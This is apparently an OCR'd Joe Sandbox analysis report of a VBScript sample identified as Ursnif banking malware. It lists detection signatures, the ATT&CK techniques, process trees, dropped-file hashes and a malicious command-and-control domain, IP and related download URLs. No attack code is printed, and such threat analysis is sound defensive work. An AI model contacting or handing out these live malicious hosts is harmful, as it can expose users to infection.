




**ID:** 329942
**Sample Name:** 3a07d9bd-1b72-4b18-a990-8f53801474f5.vbs
**Cookbook:** default.jbs
**Time:** 17:01:56
**Date:** 13/12/2020
**Version:** 31.0.0 Red Diamond

# Table of Contents


Table of Contents 2
Analysis Report 3a07d9bd-1b72-4b18-a990-8f53801474f5.vbs 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Startup 4
Malware Configuration 4
Yara Overview 4
Memory Dumps 4
Sigma Overview 4
Signature Overview 5
AV Detection: 5
Key, Mouse, Clipboard, Microphone and Screen Capturing: 5
E-Banking Fraud: 5
Data Obfuscation: 5
Persistence and Installation Behavior: 5
Hooking and other Techniques for Hiding and Protection: 5
Malware Analysis System Evasion: 5
HIPS / PFW / Operating System Protection Evasion: 5
Stealing of Sensitive Information: 6
Remote Access Functionality: 6
Mitre Att&ck Matrix 6
Behavior Graph 6
Screenshots 7
Thumbnails 7
Antivirus, Machine Learning and Genetic Malware Detection 8
Initial Sample 8
Dropped Files 8
Unpacked PE Files 8
Domains 8
URLs 8
Domains and IPs 9
Contacted Domains 9
Contacted URLs 9
URLs from Memory and Binaries 9
Contacted IPs 9
Public 10
General Information 10
Simulations 11
Behavior and APIs 11
Joe Sandbox View / Context 11
IPs 11
Domains 12
ASN 13
JA3 Fingerprints 13
Dropped Files 13
Created / dropped Files 13
Static File Info 20
General 20
File Icon 20
Network Behavior 20
Network Port Distribution 20
TCP Packets 21


Copyright null 2020

UDP Packets 21
DNS Queries 22
DNS Answers 22
HTTP Request Dependency Graph 22
HTTP Packets 22
Code Manipulations 23
Statistics 23
Behavior 23
System Behavior 24
Analysis Process: wscript.exe PID: 3000 Parent PID: 3424 24
General 24
File Activities 24
File Deleted 24
File Read 24
Registry Activities 24
Analysis Process: iexplore.exe PID: 5900 Parent PID: 800 25
General 25
File Activities 25
Registry Activities 25
Analysis Process: iexplore.exe PID: 5460 Parent PID: 5900 25
General 25
File Activities 25
Disassembly 26
Code Analysis 26

Copyright null 2020


# Analysis Report 3a07d9bd-1b72-4b18-a990-8f53801474f…

## Overview


### General Information

| | |
|---|---|
| Sample Name: | 3a07d9bd-1b72-4b18-a990-8f53801474f5.vbs |
| Analysis ID: | 329942 |
| MD5: | e913defabdbffb6… |
| SHA1: | 6b7712ee4b899e.. |
| SHA256: | c3d02a137b9fffd… |

Most interesting Screenshot:



### Detection





| | |
|---|---|
| Score: | 100 |
| Range: | 0 - 100 |
| Whitelisted: | false |
| Confidence: | 100% |

### Signatures

- Benign windows process drops PE f…
- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- VBScript performs obfuscated calls …
- Yara detected Ursnif
- Creates processes via WMI
- Deletes itself after installation
- Tries to detect sandboxes and other…
- AV process strings found (often use…
- Contains capabilities to detect virtua…
- Dropped file seen in connection with…

### Classification



## Startup

- **System is w10x64**
- wscript.exe (PID: 3000 cmdline: C:\Windows\System32\wscript.exe 'C:\Users\user\Desktop\3a07d9bd-1b72-4b18-a990-8f53801474f5.vbs' MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
- iexplore.exe (PID: 5900 cmdline: 'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding MD5: 6465CB92B25A7BC1DF8E01D8AC5E7596)
  - iexplore.exe (PID: 5460 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5900 CREDAT:17410 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
- **cleanup**

## Malware Configuration

**No configs have been found**

## Yara Overview

### Memory Dumps

| Source | Rule | Description | Author | Strings |
|---|---|---|---|---|
| 00000004.00000002.810231625.0000000005038000.00000004.00000040.sdmp | JoeSecurity_Ursnif | Yara detected Ursnif | Joe Security | |
| 00000004.00000003.808835058.0000000005038000.00000004.00000040.sdmp | JoeSecurity_Ursnif | Yara detected Ursnif | Joe Security | |
| 00000004.00000003.808660831.0000000005038000.00000004.00000040.sdmp | JoeSecurity_Ursnif | Yara detected Ursnif | Joe Security | |
| 00000004.00000003.808787211.0000000005038000.00000004.00000040.sdmp | JoeSecurity_Ursnif | Yara detected Ursnif | Joe Security | |
| 00000004.00000003.808809218.0000000005038000.00000004.00000040.sdmp | JoeSecurity_Ursnif | Yara detected Ursnif | Joe Security | |


Click to see the 4 entries

## Sigma Overview

Copyright null 2020

No Sigma rule has matched

## Signature Overview



- AV Detection
- Spreading
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Lowering of HIPS / PFW / Operating System Security Settings
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

### AV Detection:



Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

### Key, Mouse, Clipboard, Microphone and Screen Capturing:



Yara detected Ursnif

### E-Banking Fraud:



Yara detected Ursnif

### Data Obfuscation:



VBScript performs obfuscated calls to suspicious functions

### Persistence and Installation Behavior:



Creates processes via WMI

### Hooking and other Techniques for Hiding and Protection:



Yara detected Ursnif

Deletes itself after installation

### Malware Analysis System Evasion:



Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

### HIPS / PFW / Operating System Protection Evasion:



Copyright null 2020

**Benign windows process drops PE files**

**Stealing of Sensitive Information:**



**Yara detected Ursnif**

**Remote Access Functionality:**




**Yara detected Ursnif**

## Mitre Att&ck Matrix

| Initial Access | Execution | Persistence | Privilege Escalation | Defense Evasion | Credential Access | Discovery | Lateral Movement | Collection | Exfiltration | Command and Control | Netwo Effect |
|---|---|---|---|---|---|---|---|---|---|---|---|
| Valid Accounts | Windows Management Instrumentation 1 2 1 | Path Interception | Process Injection 1 | Masquerading 1 1 | OS Credential Dumping | Query Registry 1 | Remote Services | Data from Local System | Exfiltration Over Other Network Medium | Ingress Tool Transfer 3 | Eaves Insecu Netwo Comm |
| Default Accounts | Scripting 1 2 1 | Boot or Logon Initialization Scripts | Boot or Logon Initialization Scripts | Virtualization/Sandbox Evasion 4 | LSASS Memory | Security Software Discovery 2 4 | Remote Desktop Protocol | Data from Removable Media | Exfiltration Over Bluetooth | Non-Application Layer Protocol 3 | Exploi Redire Calls/S |
| Domain Accounts | Exploitation for Client Execution 1 | Logon Script (Windows) | Logon Script (Windows) | Process Injection 1 | Security Account Manager | Virtualization/Sandbox Evasion 4 | SMB/Windows Admin Shares | Data from Network Shared Drive | Automated Exfiltration | Application Layer Protocol 3 | Exploi Track Locati |
| Local Accounts | At (Windows) | Logon Script (Mac) | Logon Script (Mac) | Scripting 1 2 1 | NTDS | File and Directory Discovery 2 | Distributed Component Object Model | Input Capture | Scheduled Transfer | Protocol Impersonation | SIM C Swap |
| Cloud Accounts | Cron | Network Logon Script | Network Logon Script | Obfuscated Files or Information 1 | LSA Secrets | System Information Discovery 2 4 | SSH | Keylogging | Data Transfer Size Limits | Fallback Channels | Manip Device Comm |
| Replication Through Removable Media | Launchd | Rc.common | Rc.common | Software Packing 1 | Cached Domain Credentials | System Owner/User Discovery | VNC | GUI Input Capture | Exfiltration Over C2 Channel | Multiband Communication | Jamm Denial Servic |
| External Remote Services | Scheduled Task | Startup Items | Startup Items | File Deletion 1 | DCSync | Network Sniffing | Windows Remote Management | Web Portal Capture | Exfiltration Over Alternative Protocol | Commonly Used Port | Rogue Acces |

## Behavior Graph

Copyright null 2020




## Screenshots

### Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.






## Antivirus, Machine Learning and Genetic Malware Detection

### Initial Sample

| Source | Detection | Scanner | Label | Link |
|---|---|---|---|---|
| 3a07d9bd-1b72-4b18-a990-8f53801474f5.vbs | 20% | Virustotal | | Browse |
| 3a07d9bd-1b72-4b18-a990-8f53801474f5.vbs | 23% | ReversingLabs | Script-WScript.Trojan.Heuristic | |

### Dropped Files

| Source | Detection | Scanner | Label | Link |
|---|---|---|---|---|
| C:\Users\user\AppData\Local\Temp\occurrent.xlsx | 36% | Virustotal | | Browse |
| C:\Users\user\AppData\Local\Temp\occurrent.xlsx | 16% | Metadefender | | Browse |
| C:\Users\user\AppData\Local\Temp\occurrent.xlsx | 29% | ReversingLabs | Win32.Trojan.Johnnie | |

### Unpacked PE Files

No Antivirus matches

### Domains

| Source | Detection | Scanner | Label | Link |
|---|---|---|---|---|
| api10.laptok.at | 12% | Virustotal | | Browse |

### URLs

| Source | Detection | Scanner | Label | Link |
|---|---|---|---|---|
| http://www.wikipedia.com/ | 0% | URL Reputation | safe | |
| http://www.wikipedia.com/ | 0% | URL Reputation | safe | |
| http://www.wikipedia.com/ | 0% | URL Reputation | safe | |
| http://www.wikipedia.com/ | 0% | URL Reputation | safe | |
| http://api10.laptok.at/favicon.ico | 13% | Virustotal | | Browse |
| http://api10.laptok.at/favicon.ico | 0% | Avira URL Cloud | safe | |

# Domains and IPs

## Contacted Domains

| Name | IP | Active | Malicious | Antivirus Detection | Reputation |
|---|---|---|---|---|---|
| api10.laptok.at | 47.241.19.44 | true | true | • 12%, Virustotal, Browse | unknown |

## Contacted URLs

| Name | Malicious | Antivirus Detection | Reputation |
|---|---|---|---|
| http://api10.laptok.at/favicon.ico | true | • 13%, Virustotal, Browse<br>• Avira URL Cloud: safe | unknown |

## URLs from Memory and Binaries

| Name | Source | Malicious | Antivirus Detection | Reputation |
|---|---|---|---|---|
| http://www.wikipedia.com/ | msapplication.xml6.15.dr | false | • URL Reputation: safe<br>• URL Reputation: safe<br>• URL Reputation: safe<br>• URL Reputation: safe | unknown |
| http://www.amazon.com/ | msapplication.xml.15.dr | false | | high |
| http://www.nytimes.com/ | msapplication.xml3.15.dr | false | | high |
| http://www.live.com/ | msapplication.xml2.15.dr | false | | high |
| http://www.reddit.com/ | msapplication.xml4.15.dr | false | | high |
| http://www.twitter.com/ | msapplication.xml5.15.dr | false | | high |
| http://www.youtube.com/ | msapplication.xml7.15.dr | false | | high |

## Contacted IPs




Copyright null 2020

## Public

| IP | Domain | Country | Flag | ASN | ASN Name | Malicious |
|---|---|---|---|---|---|---|
| 47.241.19.44 | unknown | United States | | 45102 | CNNIC-ALIBABA-US-NET-APAlibabaUSTechnologyCoLtdC | true |

# General Information

| | |
|---|---|
| Joe Sandbox Version: | 31.0.0 Red Diamond |
| Analysis ID: | 329942 |
| Start date: | 13.12.2020 |
| Start time: | 17:01:56 |
| Joe Sandbox Product: | CloudBasic |
| Overall analysis duration: | 0h 5m 42s |
| Hypervisor based Inspection enabled: | false |
| Report type: | light |
| Sample file name: | 3a07d9bd-1b72-4b18-a990-8f53801474f5.vbs |
| Cookbook file name: | default.jbs |
| Analysis system description: | Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211 |
| Number of analysed new started processes analysed: | 19 |
| Number of new started drivers analysed: | 0 |
| Number of existing processes analysed: | 0 |
| Number of existing drivers analysed: | 0 |
| Number of injected processes analysed: | 0 |
| Technologies: | • HCA enabled<br>• EGA enabled<br>• HDC enabled<br>• AMSI enabled |
| Analysis Mode: | default |
| Analysis stop reason: | Timeout |
| Detection: | MAL |
| Classification: | mal100.troj.evad.winVBS@4/22@1/1 |
| EGA Information: | Failed |
| HDC Information: | Failed |
| HCA Information: | • Successful, ratio: 100%<br>• Number of executed functions: 0<br>• Number of non-executed functions: 0 |
| Cookbook Comments: | • Adjust boot time<br>• Enable AMSI<br>• Found application associated with file extension: .vbs |

Copyright null 2020

| Warnings: | Show All<br>• Exclude process from analysis (whitelisted): rundll32.exe, BackgroundTransferHost.exe, ielowutil.exe, backgroundTaskHost.exe, WmiPrvSE.exe, svchost.exe, wuapihost.exe<br>• Excluded IPs from analysis (whitelisted): 52.255.188.83, 13.88.21.125, 104.43.139.144, 51.104.139.180, 52.155.217.156, 20.54.26.129, 93.184.221.240, 2.20.142.210, 2.20.142.209, 51.11.168.160, 92.122.213.247, 92.122.213.194, 88.221.62.148, 152.199.19.161<br>• Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, arc.msn.com.nsatc.net, a1449.dscg2.akamai.net, arc.msn.com, wu.azureedge.net, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, e11290.dspg.akamaiedge.net, iecvlist.microsoft.com, go.microsoft.com, audownload.windowsupdate.nsatc.net, cs11.wpc.v0cdn.net, hlb.apr-52dd2-0.edgecastdns.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, wu.wpc.apr-52dd2.edgecastdns.net, au-bg-shim.trafficmanager.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, ie9comview.vo.msecnd.net, wu.ec.azureedge.net, displaycatalog.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, ctldl.windowsupdate.com, skypedataprdcolcus16.cloudapp.net, a767.dscg3.akamai.net, ris.api.iris.microsoft.com, skypedataprdcoleus17.cloudapp.net, blobcollector.events.data.trafficmanager.net, go.microsoft.com.edgekey.net, skypedataprdcolwus15.cloudapp.net, cs9.wpc.v0cdn.net<br>• Report size getting too big, too many NtAllocateVirtualMemory calls found.<br>• Report size getting too big, too many NtEnumerateKey calls found.<br>• Report size getting too big, too many NtOpenKeyEx calls found.<br>• Report size getting too big, too many NtProtectVirtualMemory calls found.<br>• Report size getting too big, too many NtQueryValueKey calls found. |
|---|---|

# Simulations

## Behavior and APIs

| Time | Type | Description |
|---|---|---|
| 17:03:06 | API Interceptor | 1x Sleep call for process: wscript.exe modified |

# Joe Sandbox View / Context

## IPs

| Match | Associated Sample Name / URL | SHA 256 | Detection | Link | Context |
|---|---|---|---|---|---|
| 47.241.19.44 | 0HsPbXmcFf1k.vbs | Get hash | malicious | Browse | • api10.laptok.at/favicon.ico |
| | 0LC6H9UPa7cv.vbs | Get hash | malicious | Browse | • api10.laptok.at/favicon.ico |
| | 0AQ7y0jQVHeA.vbs | Get hash | malicious | Browse | • api10.laptok.at/favicon.ico |
| | 3a07d9bd-1b72-4b18-a990-8f53801474f5.vbs | Get hash | malicious | Browse | • api10.laptok.at/favicon.ico |

| Match | Associated Sample Name / URL | SHA 256 | Detection | Link | Context |
|---|---|---|---|---|---|
| | 5Dk2HB4IS3dn.vbs | Get hash | malicious | Browse | • api10.laptok.at/favicon.ico |
| | JFCp0yRoUS1z.vbs | Get hash | malicious | Browse | • api10.laptok.at/favicon.ico |
| | kj3D6ZRVe22Y.vbs | Get hash | malicious | Browse | • api10.laptok.at/favicon.ico |
| | onerous.tar.dll | Get hash | malicious | Browse | • c56.lepini.at/jvassets/xl/t64.dat |
| | 0xyZ4rY0opA2.vbs | Get hash | malicious | Browse | • c56.lepini.at/jvassets/xl/t64.dat |
| | 6Xt3u55v5dAj.vbs | Get hash | malicious | Browse | • c56.lepini.at/jvassets/xl/t64.dat |
| | JeSoTz0An7tn.vbs | Get hash | malicious | Browse | • c56.lepini.at/jvassets/xl/t64.dat |
| | 1qdMIsgkbwxA.vbs | Get hash | malicious | Browse | • c56.lepini.at/jvassets/xl/t64.dat |
| | 2Q4tLHa5wbO1.vbs | Get hash | malicious | Browse | • c56.lepini.at/jvassets/xl/t64.dat |
| | 0wDeH3QW0mRu.vbs | Get hash | malicious | Browse | • c56.lepini.at/jvassets/xl/t64.dat |
| | 0k4Vu1eOEIhU.vbs | Get hash | malicious | Browse | • c56.lepini.at/jvassets/xl/t64.dat |
| | earmarkavchd.dll | Get hash | malicious | Browse | • c56.lepini.at/jvassets/xl/t64.dat |
| | 6znkPyTAVN7V.vbs | Get hash | malicious | Browse | • c56.lepini.at/jvassets/xl/t64.dat |
| | a7APrVP2o2vA.vbs | Get hash | malicious | Browse | • c56.lepini.at/jvassets/xl/t64.dat |
| | 03QKtPTOQpA1.vbs | Get hash | malicious | Browse | • c56.lepini.at/jvassets/xl/t64.dat |
| | 2200.dll | Get hash | malicious | Browse | • c56.lepini.at/jvassets/xl/t64.dat |

## Domains

| Match | Associated Sample Name / URL | SHA 256 | Detection | Link | Context |
|---|---|---|---|---|---|
| api10.laptok.at | 0HsPbXmcFf1k.vbs | Get hash | malicious | Browse | • 47.241.19.44 |
| | 0LC6H9UPa7cv.vbs | Get hash | malicious | Browse | • 47.241.19.44 |
| | 0AQ7y0jQVHeA.vbs | Get hash | malicious | Browse | • 47.241.19.44 |
| | 3a07d9bd-1b72-4b18-a990-8f53801474f5.vbs | Get hash | malicious | Browse | • 47.241.19.44 |
| | 5Dk2HB4IS3dn.vbs | Get hash | malicious | Browse | • 47.241.19.44 |
| | JFCp0yRoUS1z.vbs | Get hash | malicious | Browse | • 47.241.19.44 |
| | kj3D6ZRVe22Y.vbs | Get hash | malicious | Browse | • 47.241.19.44 |
| | onerous.tar.dll | Get hash | malicious | Browse | • 47.241.19.44 |
| | 0xyZ4rY0opA2.vbs | Get hash | malicious | Browse | • 47.241.19.44 |
| | 6Xt3u55v5dAj.vbs | Get hash | malicious | Browse | • 47.241.19.44 |
| | JeSoTz0An7tn.vbs | Get hash | malicious | Browse | • 47.241.19.44 |
| | 1qdMIsgkbwxA.vbs | Get hash | malicious | Browse | • 47.241.19.44 |
| | 2Q4tLHa5wbO1.vbs | Get hash | malicious | Browse | • 47.241.19.44 |
| | 0wDeH3QW0mRu.vbs | Get hash | malicious | Browse | • 47.241.19.44 |
| | 0k4Vu1eOEIhU.vbs | Get hash | malicious | Browse | • 47.241.19.44 |
| | earmarkavchd.dll | Get hash | malicious | Browse | • 47.241.19.44 |
| | 6znkPyTAVN7V.vbs | Get hash | malicious | Browse | • 47.241.19.44 |
| | a7APrVP2o2vA.vbs | Get hash | malicious | Browse | • 47.241.19.44 |

Copyright null 2020

| Match | Associated Sample Name / URL | SHA 256 | Detection | Link | Context |
|---|---|---|---|---|---|
| | 03QKtPTOQpA1.vbs | Get hash | malicious | Browse | • 47.241.19.44 |
| | 2200.dll | Get hash | malicious | Browse | • 47.241.19.44 |

## ASN

| Match | Associated Sample Name / URL | SHA 256 | Detection | Link | Context |
|---|---|---|---|---|---|
| CNNIC-ALIBABA-US-NET-APAlibabaUSTechnologyCoLtdC | RvunN9dC5z.exe | Get hash | malicious | Browse | • 8.208.94.234 |
| | qn1tGLHD7L.exe | Get hash | malicious | Browse | • 8.208.94.234 |
| | yVjUyduR6F.exe | Get hash | malicious | Browse | • 8.208.94.234 |
| | 0HsPbXmcFf1k.vbs | Get hash | malicious | Browse | • 47.241.19.44 |
| | 0LC6H9UPa7cv.vbs | Get hash | malicious | Browse | • 47.241.19.44 |
| | 0AQ7y0jQVHeA.vbs | Get hash | malicious | Browse | • 47.241.19.44 |
| | 9OJqQY1kWM | Get hash | malicious | Browse | • 47.254.175.73 |
| | http://https://bit.ly/36RY32k | Get hash | malicious | Browse | • 8.208.92.142 |
| | M9SEr6SviK | Get hash | malicious | Browse | • 8.211.35.113 |
| | EJG80crXtR.exe | Get hash | malicious | Browse | • 8.208.94.234 |
| | http://https://bit.ly/2K1XB8T | Get hash | malicious | Browse | • 8.208.92.142 |
| | http://https://bit.ly/3gpTr6N | Get hash | malicious | Browse | • 8.208.92.142 |
| | #PO-NX--LI-2-12-20.jpg.exe | Get hash | malicious | Browse | • 161.117.47.123 |
| | proceed.exe | Get hash | malicious | Browse | • 47.52.39.5 |
| | http://https://bit.ly/3n5MZ7e | Get hash | malicious | Browse | • 8.208.92.142 |
| | 3a07d9bd-1b72-4b18-a990-8f53801474f5.vbs | Get hash | malicious | Browse | • 47.241.19.44 |
| | http://bit.ly/2JIzxYB | Get hash | malicious | Browse | • 47.254.170.17 |
| | com.screw.fancy.clean.apk | Get hash | malicious | Browse | • 8.211.35.113 |
| | com.screw.fancy.clean.apk | Get hash | malicious | Browse | • 8.211.35.113 |
| | http://jvqh.dunoq.com/index | Get hash | malicious | Browse | • 8.208.98.199 |

## JA3 Fingerprints

**No context**

## Dropped Files

| Match | Associated Sample Name / URL | SHA 256 | Detection | Link | Context |
|---|---|---|---|---|---|
| C:\Users\user\AppData\Local\Temp\occurrent.xlsx | 3a07d9bd-1b72-4b18-a990-8f53801474f5.vbs | Get hash | malicious | Browse | |

# Created / dropped Files

| C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{CD3F6758-3D5C-11EB-90EB-ECF4BBEA1588}.dat | |
|---|---|
| Process: | C:\Program Files\internet explorer\iexplore.exe |
| File Type: | Microsoft Word Document |
| Category: | dropped |
| Size (bytes): | 29272 |
| Entropy (8bit): | 1.7695660736971266 |
| Encrypted: | false |
| SSDEEP: | 48:IwpGcpr0GwpLyG/ap8trGIpcXGvnZpvLGoEPqp9vGo4AqzpmPjGWE54T5GWE7T6y:rvZMZY2t9WotwiflAqzMP6yk6KeBORpB |
| MD5: | 5888A8B9B5F425EF6D2AA809BAC8E2EE |
| SHA1: | A1C8C14A120B384DB02906ABDDB066CE14509A72 |
| SHA-256: | CD3CAA0199F1C8CEEAB66FA13356E34162EB1563FF981F84B30269947A0C508D |
| SHA-512: | B1E38CA31C3613BDF6EF1B51E6CAB893BFFCB39C4E66981708D9772234225726CD556C13BC2F86F6118C7B52DDFC9A5004E5BCA495B3D5441376BDFAD8B59B5 |
| Malicious: | false |
| Reputation: | low |
| Preview: | .....R.o.o.t. .E.n.t.r.y..... |

| C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{CD3F675A-3D5C-11EB-90EB-ECF4BBEA1588}.dat | |
|---|---|
| Process: | C:\Program Files\internet explorer\iexplore.exe |
| File Type: | Microsoft Word Document |
| Category: | dropped |

| C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{CD3F675A-3D5C-11EB-90EB-ECF4BBEA1588}.dat | |
|---|---|
| Size (bytes): | 28132 |
| Entropy (8bit): | 1.910715470243012 |
| Encrypted: | false |
| SSDEEP: | 192:raZZQd6Xk5FjN2YkWLMGYCmsgNolAys5gNoZ2A:rG+IU5hEc4GcbWVoh |
| MD5: | 21ECA239340CA9FB80E6693EB5FD686C |
| SHA1: | C5F6A08E0BF7AA598B0049722FB13BE924366835 |
| SHA-256: | 1854740F427FD77B0F4983D94FFAF0F55C89C5E2BB6FD1480988E6F6E82FB6AC |
| SHA-512: | 163223934FB91BBE285720EBC8DD974ACCB48BBAFC8DA06E9EDA6D03BE2D791C70476447E57F8277A9198A3A47393052EB5D0655E2CE6B00E60803A50D15B7F<br>B |
| Malicious: | false |
| Reputation: | low |
| Preview: | .....<br>.....R.o.o.t. .E.n.t.r.<br>y.....<br>..... |

| C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-17529550060\msapplication.xml | |
|---|---|
| Process: | C:\Program Files\internet explorer\iexplore.exe |
| File Type: | XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators |
| Category: | dropped |
| Size (bytes): | 656 |
| Entropy (8bit): | 5.114986747138841 |
| Encrypted: | false |
| SSDEEP: | 12:TMHdNMNxOEaqHjqHanWimI002EtM3MHdNMNxOEaqHjqHanWimI00OYGVbkEtMb:2d6NxOfQhSZHKd6NxOfQhSZ7YLb |
| MD5: | F0DB436FE33147C04AC206A00791DBDC |
| SHA1: | 0EFF840C09E9342F9EEAD429264224FB9D725379 |
| SHA-256: | FE3925F181822FCE08F034074DFCFA77E7895EAAE32168436F5A79978C3821B2 |
| SHA-512: | FE12DFF4F1FA21644771EF1E862F6A152887D92EECAD6AFF3B1BA5B8287FD95155AD9A81BCB8ADFDED3BA71F3465C2F707FB106E839874894829CB5DA2D722<br>3 |
| Malicious: | false |
| Reputation: | low |
| Preview: | <?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.twitter.com/"/><date>0xa3325271,0x01d6d169</date><accdate>0xa3325271,0x01d6d169</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.twitter.com/"/><date>0xa3325271,0x01d6d169</date><accdate>0xa3325271,0x01d6d169</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Twitter.url"/></tile></msapplication></browserconfig>.. |

| C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-18270793970\msapplication.xml | |
|---|---|
| Process: | C:\Program Files\internet explorer\iexplore.exe |
| File Type: | XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators |
| Category: | dropped |
| Size (bytes): | 653 |
| Entropy (8bit): | 5.137480175755507 |
| Encrypted: | false |
| SSDEEP: | 12:TMHdNMNxe2kZqHMqHanWimI002EtM3MHdNMNxe2kZqHMqHanWimI00OYGkak6Ety:2d6Nxr4bhSZHKd6Nxr4bhSZ7Yza7b |
